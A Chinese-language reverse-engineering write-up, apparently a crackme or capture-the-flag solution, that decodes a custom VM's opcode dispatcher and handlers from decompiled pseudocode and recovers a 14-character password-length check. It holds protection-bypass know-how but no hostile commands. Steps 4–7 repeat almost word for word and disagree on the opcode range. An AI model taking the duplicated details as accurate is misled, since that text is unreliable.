[图 3-2] sub_AA7E20 函数伪代码

3、 进入 sub_AA7E80 函数（见图 3-3），初步推测第 22 行的 op_table（位于 0x0AD44C8 偏移），为 VM 的 opcode 表，且 0xF0、0x9F、0xCC、0xE9 可能为 VM 的部分指令。



```
int __thiscall sub_AA7E80(_DWORD *this, int a2)
{
  int v2; // eax
  void (__cdecl *v3)(int); // edx
  unsigned int v4; // edi
  int v5; // ecx
  void (__cdecl *v6)(int); // edx
  void (__cdecl **v8)(int); // eax
  unsigned int v9; // ecx

  v2 = *(unsigned __int16 *)(a2 + 14);
  v3 = (void (__cdecl *)(int))*(unsigned __int8 *)(v2 + a2 + 1048);
  if ( v3 == (void (__cdecl *)(int))0xF0 )
    return 1;
  if ( v3 == (void (__cdecl *)(int))0x9F || v3 == (void (__cdecl *)(int))0xCC )
  {
    ++*(_WORD *)(a2 + 14);
    return 0;
  }
  if ( v3 != (void (__cdecl *)(int))0xE9 )
  {
    v8 = (void (__cdecl **)(int))&op_table;
    v9 = 0;
    while ( v3 != *v8 )
    {
      v9 += 8;
      v8 += 2;
      if ( v9 >= 0x738 )
      {
        *(_DWORD *)(a2 + 20) = 1;
        return 1;
      }
    }
    v8[1](a2);
    if ( !*(_DWORD *)(a2 + 20) )
      return 0;
    *(_DWORD *)(a2 + 20) = 1;
    return 1;
  }
  v4 = *(unsigned __int16 *)(v2 + a2 + 1049);
  if ( v4 > (this[2312] - this[2311]) / 136 )
    return 0;
  v5 = this[2311] + 136 * v4;
  v6 = *(void (__cdecl **)(int))(v5 + 132);
  if ( v6 )
  {
    if ( *(unsigned __int16 *)(a2 + 12) >= *(int *)(v5 + 128) )
      v6(a2);
  }
  *(_WORD *)(a2 + 14) += 3;
  return 0;
}
```

[图 3-3] sub_AA7E80 函数伪代码

4、 定位到 0x0AD44C8 偏移（见图 3-4），可见共有 254 条（0x01~0xFE）指令，对应 254 个函数。将全部伪代码导出到文件，依次分析各函数，可发现部分函数并无实际意义，如对应 0xFE 指令的 sub_AA55E0（见图 3-4）。

```
//----- (00AA55E0) --------------------------------------------------------
int __cdecl sub_AA55E0(int a1)
{
  int result; // eax
  int i; // ecx

  sub_AA7B50(a1);
  result = dword_AD946C;
  for ( i = 0; i < 254; ++i )
  {
    if ( !a1 )
      break;
    ++result;
  }
  dword_AD946C = result;
  return result;
}
// AD946C: using guessed type int dword_AD946C;

//----- (00AA5610) --------------------------------------------------------
```


[图 3-4] sub_AA55E0 函数伪代码

5、 定位到 0x0AD44C8 偏移（见图 3-4），可见共有 254 条（0x00~0xFE）指令，对应 254 个函数（个别指令并非连续出现）。将全部伪代码导出到文件，依次分析各函数，发现部分函数很可能并无实际意义，如对应 0xFE 指令的 sub_AA55E0（见图 3-4）。

```
:00AD44C8 op_table        db    1                 ; DATA XREF: sub_AA7E80:loc_AA7F28↑o
:00AD44C9                 db    0
:00AD44CA                 db    0
:00AD44CB                 db    0
:00AD44CC                 dd offset sub_AA5740
:00AD44D0                 db    2
:00AD44D1                 db    0
:00AD44D2                 db    0
:00AD44D3                 db    0
:00AD44D4                 dd offset sub_AA57C0
:00AD44D8                 db    3
:00AD44D9                 db    0
:00AD44DA                 db    0
:00AD44DB                 db    0
:00AD44DC                 dd offset sub_AA5860
:00AD44E0                 db    4
:00AD44E1                 db    0
:00AD44E2                 db    0
:00AD44E3                 db    0
:00AD44E4                 dd offset sub_AA5910
:00AD44E8                 db    5
:00AD44E9                 db    0
:00AD44EA                 db    0
:00AD44EB                 db    0
:00AD44EC                 dd offset sub_AA59B0
:00AD44F0                 db    6
:00AD44F1                 db    0
:00AD44F2                 db    0
:00AD44F3                 db    0
:00AD44F4                 dd offset sub_AA5A40
:00AD44F8                 db    7
:00AD44F9                 db    0
:00AD44FA                 db    0
:00AD44FB                 db    0
:00AD44FC                 dd offset sub_AA5AE0
:00AD4500                 db    8
:00AD4501                 db    0
:00AD4502                 db    0
:00AD4503                 db    0
:00AD4504                 dd offset sub_AA5BB0
:00AD4508                 db    9
:00AD4509                 db    0
:00AD450A                 db    0
:00AD450B                 db    0
:00AD450C                 dd offset sub_AA5C40
:00AD4510                 db  11h
:00AD4511                 db    0
:00AD4512                 db    0
:00AD4513                 db    0
```

[图 3-4] 疑似 opcode_table

6、 由于需要分析的函数过多，可对相似函数对比分析。例如，经对 sub_AA5740（对应 0x01 指令）和 sub_AA5CD0（对应 0x11 指令）这两个函数对比分析，猜测前者很可能用于实现 MOV（赋值）操作，后者则很可能用于实现 ADD（加法）操作。




[图 3-5] 对比分析找到差异

7、 由于需要分析的函数过多，可对相似函数对比分析。例如，经对 sub_AA5740（对应 0x01 指令）和 sub_AA5CD0（对应 0x11 指令）这两个函数对比分析，猜测前者很可能用于实现 MOV（赋值）操作，后者则很可能用于实现 ADD（加法）操作。据此整理出部分指令及其含义（见表 3-1）。

[表 3-1] VM 指令及含义表（部分）

指令	功能	指令	功能	指令	功能	指令	功能
1	mov reg, imm	17	add reg, imm	33	sub reg, imm	49	mul reg, imm
2	mov reg, [imm]	18	add reg, [imm]	34	sub reg, [imm]	50	mul reg, [imm]
3	mov reg, reg	19	add reg, reg	35	sub reg, reg	51	mul reg, reg
4	mov [imm], reg	20	add [imm], reg	36	sub [imm], reg	52	mul [imm], reg
5	mov [imm], imm	21	add [imm], imm	37	sub [imm], imm	53	mul [imm], imm
6	mov reg, [reg]	22	add reg, [reg]	38	sub reg, [reg]	54	mul reg, [reg]
7	mov [reg], reg	23	add [reg], reg	39	sub [reg], reg	55	mul [reg], reg
8	mov [reg], imm	24	add [reg], imm	40	sub [reg], imm	56	mul [reg], imm
9	mov reg, label	149	inc reg	150	dec reg	159	nop
10	movsb	11	cmpsb	204	dbg	240	hlt

8、 对 VM 指令初步掌握后，可结合动态分析工具快速定位到 VM 指令块（见图 3-6）。



[图 3-6] 结合动态分析工具找到 VM 指令块

9、 根据前面整理得出的指令含义对应关系，将该指令块还原为伪代码:

```
    push 0
    call_x 0 ; 调用 sub_A915F0，计算字符串长度
    cmp r0, 14 ; 要求 password 长度为 14
    jz 181
    mov r0, 0x4f4b ; 即'OK'
181:
    hlt
```